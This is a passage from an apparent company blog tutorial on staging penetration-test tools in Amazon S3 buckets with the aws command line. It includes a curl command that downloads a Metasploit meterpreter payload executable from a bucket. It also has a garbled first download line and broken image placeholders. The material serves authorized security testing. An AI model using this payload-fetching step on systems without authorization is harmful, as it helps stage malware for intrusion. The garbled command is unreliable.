Download files from your bucket like this:
curl | wget | whowsec | https://s3.amazonaws.com/pentest-cvvdcdxjdrvdscxj6061chiatdscxwffscz/FILENAME

You can copy other files into your bucket with this command:
aws --profile PentestAPIuser s3 cp local-path/FILENAME s3://pentest-cvvdcdxjdrvdscxj6061chiatdscxwffscz

You can list the files in your bucket with this command:
aws --profile PentestAPIuser s3 ls s3://pentest-cvvdcdxjdrvdscxj6061chiatdscxwffscz

When you are finished with the S3 bucket, delete it (and all files) with this command:
aws --profile PentestAPIuser s3 rb s3://pentest-cvvdcdxjdrvdscxj6061chiatdscxwffscz --force

Look the names of your earlier buckets! Get a list of your existing buckets with this command:
aws --profile PentestAPIuser s3api list-buckets --output text


root@prftkali:~/Documents#
```

Looking at the screenshot above, you can see that the script generated several helpful commands that you can use to manage the new bucket and its contents

Contact Us

download one of the sample Metasploit payload files from the bucket. This is something you might do in a live pen test.

1. `curl https://s3.amazonaws.com/pentest-cvuv6s5njo9r0v5uaoj60blzbiatm5e8eunf5eez/meterpreter-80.exe -o /var/tmp/m.exe`
2. `ls -l /var/tmp/m.exe`



It worked! To complete our test, delete the bucket and everything in it.


1. `aws --profile PentestAPIuser s3 rb s3://pentest-cvuv6s5njo9r0v5uaoj60blzbiatm5e8eunf5eez --force`



As we've demonstrated here, Amazon AWS S3 buckets can be a very useful resource for pen test tool staging. They are easy to setup and use, they provide good isolation from your own infrastructure, and they provide reasonable security for temporary files you need in your pen test. For more information, or

[Contact Us](#)

Download the Guide:
The Executive's Guide to Containers



*Indicates a required field

First Name *

Contact Us

Work Email *

Country *

Company *

Industry *

Department *

Job Title

Phone

Would you like to receive the latest industry insights from Perficient's experts? *

Contact Us



TAGS

Amazon AWS

api

CEH

cybersecurity

information security

infosec

Kali

pen test

penetration test

risk assessment

S3

security

Leave a Reply

Enter your comment here...

This site uses Akismet to reduce spam. [Learn how your comment data is processed.](#)

← PREVIOUS POST


NEXT POST →

Contact Us




AMAZON WEB SERVICES

How to Host a Static Website on AWS's Amazon S3



INTEGRATION & IT
MODERNIZATION

Introducing Policy Packages for Microsoft Teams!



DEVELOPMENT

Securing Your Web API Using Azure Active Directory



AMAZON WEB SERVICES

DevSecOps in the Cloud

Contact Us

CONTACT US

**Indicates a required field.*

1 (855) 411-PRFT

You will receive emails from Perficient about upcoming events and guides. We will never give your contact information to a third party.

First Name *

Last Name *

Work Email *

Phone *

Contact Us

Country *

How can we help your business? *

Would you like to receive the latest industry insights from Perficient's experts? *

☐ Yes, subscribe me. ☐ No, thank you.

By selecting YES, you are opting in to receive emails about our latest guides and upcoming events. You may opt out at any time.

We do not share your information with third parties.



Contact Us